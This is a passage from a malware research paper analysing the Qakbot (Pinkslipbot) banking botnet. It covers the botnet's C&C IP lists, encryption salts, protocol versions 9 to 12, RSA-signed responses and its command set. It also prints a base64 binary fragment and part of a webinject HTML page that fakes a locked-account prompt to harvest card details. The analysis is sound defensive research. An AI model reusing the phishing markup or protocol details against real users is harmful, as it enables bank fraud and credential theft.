


Figure 16: Structure of a Pinkslipbot binary.

If a domain passes the sinkhole check, the sample proceeds to talk to the server. As the botnet received more attention in the media [16], with reports of it infecting a Melbourne hospital [17], more sinkholes appeared within the Pinkslipbot DGA. Perhaps the sudden rise in sinkholes forced the malware authors to relegate its DGA to a backup and return to a more traditional approach.

Qakbot DGA as a fallback option

On 26 April 2016, Pinkslipbot chose to demote its DGA to a backup measure for finding C&C servers. The replacement mechanism arrived as a list of IP addresses embedded as an additional resource within the binary, as seen in Figure 16.

Prior to being embedded within the binary, all resources are compressed and then followed with RC4 encryption. To retrieve the original resource, one must decompress and decrypt the resource content. Contrary to articles [7, 8] that claim a custom compression algorithm is used, the malware uses a standard compression algorithm disguised as a custom algorithm. Qakbot samples use the BriefLZ library from *Ibsen Software* [18] but with a slight modification, which has prevented the algorithm from being easily recognized. The four magic bytes in the BriefLZ header (0x1AD36C61) that precede every compressed block (~56K) are replaced with 0x1A7A6C62, a simple two-byte modification. After using RC4 and BriefLZ on the final resource data, the list of IP addresses is obtained as seen in Figure 17.




Figure 17: Hard-coded C&C IP addresses mixed with irrelevant servers.

The list contains anywhere from two to 60 IP addresses comprising legitimate C&C servers as well as several red herrings. Once the list is decrypted and read by the malware during execution, it contacts each IP address until it receives a valid C&C response. Most of the IP addresses in the list are random and have nothing to do with Qakbot C&C servers. We believe the fake C&C IP addresses are placed intentionally to complicate the process of generating indicators of compromise (IOC) as well as finding valid C&C IP addresses to track the botnet. IOC generation with this change can become extremely tricky. Consider if the resource file contained an IP address of legitimate and/or popular web services (such as *Google*, *Facebook*, etc.). An automated (or even a semi-automated) IOC list containing these IP addresses (generated based on static or dynamic analysis), if published, could potentially lead to several enterprise machines being blocked from these services.

This list is updated daily and at the time of writing this paper, consists of more than 600 unique IP addresses, among which only 28 IP addresses are real Qakbot C&C servers. In the event that none of the IP addresses respond as expected, the malware turns to the DGA to locate an available C&C server. At this stage, Pinkslipbot will identify a C&C server and must now use a special format to communicate with its C&C server without being detected.

The new communication protocol – versions 10 through 12

Once Pinkslipbot identifies a valid C&C server, it must communicate with it without arousing suspicion from the watchful eyes of system administrators and network-based security products such as firewalls and host intrusion prevention systems (HIPS). The Qakbot C&C gate endpoint is available at /t.php and /t2.php, but instead of communicating directly with these endpoints, the binary obfuscates the endpoint page to appear random, such that /t.php would obfuscate to Q3tqQZsYZ6YBJq9TjR0ZRD.php. The Mersenne Twister pseudo-random number generator (PRNG) is used with a specific seed to ensure that the server is able to identify valid obfuscated endpoint URLs.

Once the gate endpoint is generated, the bot uses a special communication protocol to send and receive information. While the encoding (base64) and encryption techniques have remained the same, i.e. RC4 with the decryption key composed of the SHA1 hash of the first 16 bytes from the server response and a hard-coded salt within the sample, the format of the response changes with every protocol version. The hard-coded salt has been modified for protocol version 12, as described later in this section.

Decrypted C&C request (protocol 9)	Decrypted C&C response
protoversion=9&r=1&n={machine_id}&os=6.1.1.7600.0.0.0100 &bg=b&it=0 &qv=0300.228&ec=1655005732&av=0&salt=a56 NXqCqNnJmcAw8cJCocYPEczwUoCmrwFqRa5z	324&a56NXqCqNnJmcAw8cJCocYPEczwUoCmr wFqRa5z&43892442&updwf 1

Table 2: Sample C&C communication using protocol version 9.

```python
def decrypt_pinkslipbot_cnc_request(encrypted_blob):
    global HARDCODED_SALT_IN_SAMPLE
    encrypted_data_b64 = base64.b64decode(encrypted_blob)
    decryption_key = encrypted_data_b64[:0x10] + HARDCODED_SALT_IN_SAMPLE
    sha1hash = hashlib.sha1()
    sha1hash.update(decryption_key)
    hashed_decryption_key = sha1hash.digest()
    decrypted_data = rc4(encrypted_data_b64[0x10:], hashed_decryption_key)
    return decrypted_data
```

Figure 18: Python snippet to decrypt Pinkslipbot C&C responses.

At the time of writing this paper, 12 protocol versions exist and are supported by all Qakbot C&C servers. Protocol versions 1 through 8 are documented by Martijn Grooten [19], while *BAE Systems* [6] describes version 9 in detail.

Before we explain the latest protocols (10, 11 and 12), we first present an example C&C request and response for the last documented protocol version 9.

The C&C response follows the format:

{taskid}&{salt}&{dword}&{command}

Despite taking measures to prevent connections to sinkholes, Qakbot takes an additional step to ensure sinkholes cannot fake C&C requests to take over the botnet. It does this by passing a randomly generated salt to the C&C server when making a request. In response, the C&C server is expected to return the same salt. If the salts do not match, the command is ignored. This is an inelegant solution as its effectiveness is based on 'security by obscurity', i.e. it works only if a researcher has not reverse engineered the sample to know how the salt is used.

Before Pinkslipbot samples carry out instructions sent by the C&C server, they verify that the commands sent originate from its actor group and nobody else. While this check is flawed for protocol version 9 (and older), they got it right with protocol version 10 onwards, by signing all C&C responses with the attackers' RSA private key.

A sample communication request and response for protocol 10 is shown in Table 3.

protoversion=10&r=1&n={machine_id}&os=6.0.1.7600.0.0.0100 &bg=b&it=0&qv=0300.468&ec=0&av=0&salt= Y8m8OJGMcztyfcwYaHhUIAKWO4vzQCjlVbIy5YHy	0&43892442&notask &eI%2BTDXLZ5V9qVL%2BMOD4D4MPiGyZ%2FwhWEZjaSre02lESFbWhDZ6dzQAKwVAc4AOyJxRS2y%2B0Q7IGFLoxROI6wo9rj5zwhsnbUl%2B6kWmEvnFihQ%2BbUGBxTqbl4r22stb2JUmFXN01LiYde7%2BLgvEKroDRevE%2FAt5GdWd5oTFeaRoctSDdyZsrhs%2Be2F7oqgmjNN1R1PFaYDh20f37rz5lEMhUVkP1PCoL%2BA5HaW2w%2B%2F13t9eEu7rF7RJQGm1vliP8pla%2FN5mQbQvVpC3oZi3EiaC%2F7uW24HhS%2FmzsRpthupqIFOl%2BzqtAuvUUrQFAJMyzusBQqUqz0k6UVo7sjDRtVg%3D%3D&T82JiqgPMfJpgdw6cT8QEhP7o0OBhNxEEretBre2gca7tpNveCfGd9N9D3cSarTqok5DhSdMC8KSuspGBhOMsuzrpnkQq5CMnkOHJ85uJmx4koDEJHTnIGv4cvVqyBAtB6xH6qeQOktIRmrHCc7SM8KQHKidQvffVsGwxqptAKby8Oeuqs9uoI4RO3yr6Hp5tJbSGjfxuhGMbkb3etPP20cocN9OmyzdDjhgSghA4DvH4GiCgEn5MCA0mrzFqMJRpbQNhOnw6wM0r4pSBap8Mncab1vVzewgohzNn9HebHjnIoz0cOVzg4moV7rJuyalmU1SVA49SgeeAifFbIo4CsGcP6c88GbxfE6ryemDre8JGialw3PeFvjrOme2r3ltbFBBpmBHUsJuUFOccECzLuwVTsJb106k2L1QPSj6NmK08dAUzbhR7swok5PN7bS1pMMjRLljgaQtGNCaxhbm9fxdSm0aVQhmiGtaEoRdOLG7

Table 3: C&C communication examples for Pinkslipbot.

```
1024-bit Parsed Public Key
Offset| Len  |LenByte|
======+======+=======+==========================================================
     0|   141|      2| BIT STRING UnusedBits:0 :
     4|   137|      2|    SEQUENCE :
     7|   129|      2|       INTEGER :
      |      |       |          00D9E81BAF62501ABD7DAB8CFCDF31AF9C6EAE3FF8957B699D6
      |      |       |          6D4444ECDC4083487A9AEC235FE02F046C5B94638DD96F64A74
      |      |       |          A4F780F61714E82B6C3D6BE5D3CAEEB036C36E2B6B82C2BECFA
      |      |       |          A212AB1DA98E62EFBDFC5FAB89D6264B09DA670CBF4F0729A56
      |      |       |          0D76702B779F0CE103D99FC25ECC9711E5A779A17883E19F6F9
      |      |       |          E4F
   139|     3|      1|       INTEGER : 65537

HexDump of 1024-bit Public Key
03 81 8D 00 30 81 89 02 81 81 00 D9 E8 1B AF 62
50 1A BD 7D AB 8C FC DF 31 AF 9C 6E AE 3F F8 95
7B 69 9D 66 D4 44 4E CD C4 08 34 87 A9 AE C2 35
FE 02 F0 46 C5 B9 46 38 DD 96 F6 4A 74 A4 F7 80
F6 17 14 E8 2B 6C 3D 6B E5 D3 CA EE B0 36 C3 6E
2B 6B 82 C2 BE CF AA 21 2A B1 DA 98 E6 2E FB DF
C5 FA B8 9D 62 64 B0 9D A6 70 CB F4 F0 72 9A 56
0D 76 70 2B 77 9F 0C E1 03 D9 9F C2 5E CC 97 11
E5 A7 79 A1 78 83 E1 9F 6F 9E 4F 02 03 01 00 01
```

```
2048-bit Parsed Public Key
Offset| Len  |LenByte|
======+======+=======+==========================================================
     0|   271|      3| BIT STRING UnusedBits:0 :
     5|   266|      3|    SEQUENCE :
     9|   257|      3|       INTEGER :
      |      |       |          00C3B1ED9500E7B8A4B07EEA07FED29FE3CE169CCB588D07672
      |      |       |          4A5DAF86E403B1E7E1035166FEC7056695448BB49EB41D09AE0
      |      |       |          002354C684E736B94CCC943F8CF38052354F1878B5A921AF7FB
      |      |       |          F00777345F2312E2C34A61A6823CBE6C2386C7540F0857CD422
      |      |       |          19AF5324183DA21928A545C61DEA6AA0939657A96AFAF49BD35
      |      |       |          5BD9F820F2CFBE38B96342371B7D4980474FFF568921DC9D1FE
      |      |       |          ECF2E128B6FBEE16718661626E61F90DBC7643398B8D5FA7450
      |      |       |          28BC2B23869C7119C503DA25B8F074639F2A5A9498B9B4C9114
      |      |       |          966CE715396905A882253DB6CBF35C9416C0036E26BA137D22D
      |      |       |          3C124F995E6D690A248B67F08A2CF581A237E4D474033F10744
      |      |       |          7E5F
   270|     3|      1|       INTEGER : 65537

HexDump of 2048-bit Public Key
03 82 01 0F 00 30 82 01 0A 02 82 01 01 00 C3 B1
ED 95 00 E7 B8 A4 B0 7E EA 07 FE D2 9F E3 CE 16
9C CB 58 8D 07 67 24 A5 DA F8 6E 40 3B 1E 7E 10
35 16 6F EC 70 56 69 54 48 BB 49 EB 41 D0 9A E0
00 23 54 C6 84 E7 36 B9 4C CC 94 3F 8C F3 80 52
35 4F 18 78 B5 A9 21 AF 7F BF 00 77 73 45 F2 31
2E 2C 34 A6 1A 68 23 CB E6 C2 38 6C 75 40 F0 85
7C D4 22 19 AF 53 24 18 3D A2 19 28 A5 45 C6 1D
EA 6A A0 93 96 57 A9 6A FA F4 9B D3 55 BD 9F 82
0F 2C FB E3 8B 96 34 23 71 B7 D4 98 04 74 FF F5
68 92 1D C9 D1 FE EC F2 E1 28 B6 FB EE 16 71 86
61 62 6E 61 F9 0D BC 76 43 39 8B 8D 5F A7 45 02
8B C2 B2 38 69 C7 11 9C 50 3D A2 5B 8F 07 46 39
F2 A5 A9 49 8B 9B 4C 91 14 96 6C E7 15 39 69 05
A8 82 25 3D B6 CB F3 5C 94 16 C0 03 6E 26 BA 13
7D 22 D3 C1 24 F9 95 E6 D6 90 A2 48 B6 7F 08 A2
CF 58 1A 23 7E 4D 47 40 33 F1 07 44 7E 5F 02 03
01 00 01
```

Figure 19: 1024-bit and 2048-bit RSA public keys used by Pinkslipbot.




Figure 20: Signature verification process across protocol versions.

The response format for protocol 10 is:

{task_id}&{dword}&{command}&{RSA signature of response}&{RSA encrypted salt}

Response Signing Process

To sign a C&C response, the server-side C&C code generates a string formatted as: '{task_id}&{salt}&{command}'. For the previous example, the generated string would be '0&Y8m8OJGMcztyfcwYaHhUIAKWO4vzQCjlVbIy5YHy&notask'. The server generates a SHA-1 hash of this string and encrypts the hash with its private key. Once the malware receives the response, it decodes the base64 content of the RSA signature (parameter 4 from the response), and decrypts its content with the appropriate RSA public key embedded within itself. A 1024-bit and a 2048-bit RSA public key are stored as a XOR-encrypted blob within the sample. Figure 19 shows the public keys used by Pinkslipbot.

The client then proceeds to generate the SHA-1 of the same string used by the server, and compares its generated SHA-1 hash with the SHA-1 hash decrypted using the public key. If both hashes are the same, the message is authenticated with the RSA signature and the sample is convinced it received the command from the attacker and nobody else. The diagram in Figure 20 represents this process.

Protocol versions 11 and 12

Protocol 10 was retired in Pinkslipbot binaries on 5 April 2016 and replaced with version 11. Protocol 11 is functionally identical to the previous version, but uses line-separated numbered arguments instead of using the ampersand symbol as a delimiter. Example communications comparing protocol versions 10 and 11 are listed in Table 4.

Version 12 was introduced on 26 April 2016 with version 0300.580, and includes two major changes compared to the

Protocol version	Decrypted request	Decrypted response
Version 10	protoversion=10&r=1&n={machine_id}&os=6.1.1.7600.0.0.0100&bg=b&it=2&qv=0300.443&ec={dword}&av=0&salt=olAFPFjfECcW6XhxobXgI4fLjE3Qah	350&43892442&nattun 193.111.140.236:65200&{signature_base64}&{encrypted_salt_base64}&
Version 11	protoversion=11&r=1&n={machine_id}&os=6.1.1.7600.0.0.0100&bg=b&it=0&qv=0300.468&ec={dword}&av=8&salt=yD4ocniMY0YtwfctANOriabx59L3f3bbH5K1ie	1=350 2=43892442 5=nattun%20 193.111.140.236%3A65200 4={signature_base64} 6={encrypted_salt_base64}

Table 4: Comparison of Pinkslipbot communication protocol formats.

previous version. While it uses the same response format as the previous version, it uses a new salt for encryption and decryption. Protocols 9 through 11 use the salt 'KoFGsdF8^yhce(ncCxxw', which is replaced with 'jHxastDcds)oMc=jvh7wdUhxcsdt2' in protocol 12. This change was most likely made to force malware researchers tracking the botnet to reverse engineer the malware again to be able to decrypt C&C responses.

The second change enables Qakbot to receive new sample updates without making an additional request. Previous protocol versions required the binary to send an additional request after receiving an 'updbot' command to receive the latest malware binary. Protocol 12 includes a base64-encoded version of the binary directly within the response, as can be seen in Figure 21.

Base64 encoded Pinkslipbot Binary


```
1=274
2=43892442
5=updbot%20TVqQAAMAAAAEAAAA%2F%2F8AALgAAAAAAAAAAQAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAyAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9nc
mFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAAAAADpznBR8ZXkkf
GV5JHxleSstlEkkTGV5Ie5USSSMZXkkfGVpLmxleSwNpVkgbGV5LDwFGSRsZXkkfGV
5J4xleSUmljaEfGV5JQRQAATAEGAHabPFcAAAAAAAAAAOAABwELAQYAAIABAACwAwA
AAAAAIxAAAAAQAAAAkAEAAABAAAAQAAAAEAAABAAAAAAAAAAEAAAAAAAAAAAABABQAAE
AAAAAAAAAMAAAAAAABAAABAAAAAAAEAAAEAAAAAAAABAAAAAAAAAAAAAACwAQCMAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAkAEAHAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACssgEAIAIAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAC50ZXh0AAAAUHEBAAAQAAAAgAEAABAAAAAAAAAAAAAAAAAAA
```


Figure 21: Protocol 12 sends new binaries directly in the C&C response.

C&C Commands

Qakbot uses the same C&C commands as its five-year-old ancestor [5], with the exception of one new, redundant 'wgetexe' command. Table 5 shows the server commands supported by the latest Pinkslipbot sample.

Note: While the server sends 'notask' as a command, no such command handler exists within the binary. However, since Pinkslipbot performs no action for commands it does not recognize, the result achieved is '*no task*'. The same operation can be performed with 'getip' or any string not found in Table 5.

Web injects lead to ATSEngine and Yummba panels

Occasionally, the C&C server sends one of two 'updwf' (short for update web fix/webinject) commands. This instructs Qakbot to download the latest webinject file from the C&C server. As of the time of writing this paper, Pinkslipbot samples have received two arguments for the 'updwf' command, 'updwf 1' and 'updwf 2'.

Argument 2 includes additional data, but due to a bug within the gate's PHP source code, it returns an error instead, as seen in the response image in Figure 22.


```
1=324
2=43892442
5=updwf%202%20open() failed: Inappropriate ioctl for device
4=w593UprS3DUbdnTuq%2Fqxf6Ux5q04LmPmTElMOzKOqLEVdHMFfNMO%2BAXu4epV
%2F80wLZDrOcvT6%2Fq8OlLwfTQHXibCY%2F7WhmioB3uH4gckzA%2B0MugIN48UC0
BU%2FVvPRPmpbIcABkAjGYIsNTz%2FpmZeoeZUlpT8OJ%2FHyDqfW3w9BhrfTIS7A%
2BEmnssArOdXfvo2Eym1YVEvmS7eA9REipGh8VdIb5D%2FLuXNr%2BYpCy2JL9QosZ
Tk3hLZa%2F92rYeM7kzJg5fb2rgUNB1bBXY8G8wP0sV%2BefyQEBAi1xMA%2BGNzMS
y8kMSZ1W83oy%2B09ClffPMG4z475%2B6z1niVrVk2hqYVtQ%3D%3D
6=dI4wfMCMdtiS4RGCiRxPzjdfRVeaOzhlUFVOKGHay8FD4cjt2Iir5BACdfy8fDdu
pB61mHlEqu8klIofIIrHAwGkz6kJTmdMhst1RBAAexelxARwrz7FDQnzby9iQ7f05z
HEF2JoIPKgwTorUi0PjPxoLPNBOynjxqu0PjnhiFiENtUfSFN5tJaudPl259yqBVo2
5EUTRnr9FoLEjj3h
```


Figure 22: Accidental error message sent by C&C server.

Command	Description
cc_main	Request and execute commands from C&C server
certssave	Steal certificates
ckkill	Delete cookies
forceexec	Invoke sample with /c command line argument
grab_saved_info	Save *IE* cookies, saved passwords for installed products, and list of installed certificates
injects_disable	Disable web injects
injects_enable	Enable web injects
instwd	Infect system and set up relevant scheduled tasks and registry entries
install3	Download file from URL and execute
killall	Terminate processes by pattern matching name
loadconf	Load configuration file containing new C&C parameters and FTP drop locations
nattun	Use provided IP address as new SOCKS5 proxy
nbscan	Infect machines across internal networks
reload	Restart Pinkslipbot
rm	Delete a file by its filename
saveconf	Encrypt and save config file to disk
thkillall	Terminate all Pinkslipbot threads
uninstall	Uninstall Pinkslipbot
updbot	Retrieve latest Pinkslipbot binary
updwf	Retrieve latest webinject code
uploaddata	Upload stolen credentials to compromised FTP servers
var	Save a value in the bot internal variable state
getip	Is supposed to get IP address of the infected system, but does nothing in latest samples
wget	Download a file from a specified URL and save to disk
wgetexe (***new command***)	Download an executable file from a specified URL and save to disk as tmp_{timestamp}.exe

Table 5: Commands supported by the latest Pinkslipbot sample.

If the 'updwf 1' command is sent by the C&C server, Pinkslipbot makes another download request and receives the webinject file. During our research, we observed two versions of the webinject file served to infected machines (73204218988776f8d75e152eb39268dc3b5328bfe9f5aeffea98a323e39c4b5b and 504733ec09e0fbc9ba2dc4ae5df9f01705317b13d4d24dc018c5b2d0a5aa3110).

Webinject files contain JavaScript and HTML code to inject into specific websites. In the case of Pinkslipbot, most targeted URLs are popular websites, online banks and investment websites.

In Qakbot's case, the webinjects consist primarily of active ATSEngine (Automated Transfer System) code. The purpose of ATSEngine is to steal credit card and personal information as well as silently transfer currency from infected users' bank accounts into an attacker-controlled account. Other malware, such as Tinba [20], Citadel [21], Zeus [22], KINS [23] and others, are all known to use the ATSEngine module to steal currency. As ATSEngine has been documented in depth [21] (Jean-Ian Boutin's paper [24] is an excellent resource), this paper will not go into too many details about its inner workings.


After a user on an infected machine successfully logs into a targeted website, Qakbot displays an error prompting the user to verify his/her identity by answering a few security questions.

The initial HTML inject received by Pinkslipbot is used to display the error message, as shown in Figure 23.

The security questions include asking the user to enter credit card information as well as personal information.

The user-entered information is parsed by more JavaScript routines and sent to a malicious server for storage.

This information goes through sanity checks to check for its validity, and is stored in a properly formatted fashion on the malicious server, which is publicly available at the time of writing, as seen in Figure 28.



```
  <div id="ff_fake_area" class="ff_container">
    <div id="ff_fake_area_title" class="translatable" data-translation="fake_title">
        Your account is temporarily locked
    </div>
    <div id="fake_message" class="hide translatable" data-translation="fake_message">
        We've detected something unusual about this sign-in. For example, you might be signing in from a
        new location, device, or app. Before you can continue, we need to verify your identity with a
        security questions.
    </div>
    <div id="most_first_fake_message" class="translatable" data-translation="fake_message_one">
        It seems that you are not carried out with the input of the device earlier. To ensure the security
        of your account, please answer a few control issues.
    </div>
    <div id="ff_fake_area_body" class="hide">
        <!-- ------------------------------ !! Message Error Start !! ------------------------------------
        ------- -->
        <div id="error_verification">
            <div class="error_title">
                <div class="error_icon">
                    <svg version="1.1" id="Capa_1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://
                    www.w3.org/1999/xlink" x="0px" y="0px"
                width="32px" height="32px" viewBox="0 0 612 612" style="enable-background:new 0 0 612 612; fill
                    :red;" xml:space="preserve"><g><g id="Attention"><g><path d="M605.217,501.568l-255-442C341.
                394,44.302,324.887,34,306,34c-18.887,0-35.394,10.302-44.217,25.568l-255,442
                           C2.482,509.048,0,517.735,0,527c0,28.152,22.848,51,51,51h510c28.152,0,51-22.848,51-51
                           C612,517.735,609.535,509.048,605.217,501.568z
                           M50.966,527.051L305.949,85H306l0.034,0.051L561,527L50.966,527.051z M306,408
                           c-18.768,0-34,15.232-34,34c0,18.785,15.215,34,34,34s34-15.232,34-34S324.785,408,306,
                           408z M272,255
                           c0,1.938,0.17,3.859,0.476,5.712l16.745,99.145C290.598,367.897,297.585,374,306,374s15
                           .402-6.103,16.762-14.144l16.745-99.145
                           C339.83,258.859,340,256.938,340,255c0-18.768-15.215-34-34-34C287.232,221,272,236.232
                           ,272,255z"/></g></g></g>
                    </svg>
                </div>
                <div class="error_message translatable" data-translation="error_message">
                    Your Challenge Response was invalid. Please verify your response and try again!
                </div>
                <div class="error_body translatable" data-translation="error_body">
                    Attention:  Please review the items below  to continue your application.
                </div>
            </div>
        </div>


<!-- ------------------------------ !! Message Error End !! ---------------------------------------- -->
```


Figure 23: HTML code for fake security questions injected into banking websites.


```
<!-- ------------------------------ !! Bank Card Start !! --------------------------------------------- -->

        <div id="bank_card" class="hide">
            <div id="bank_card_infront" class="bank_card bc_infront">
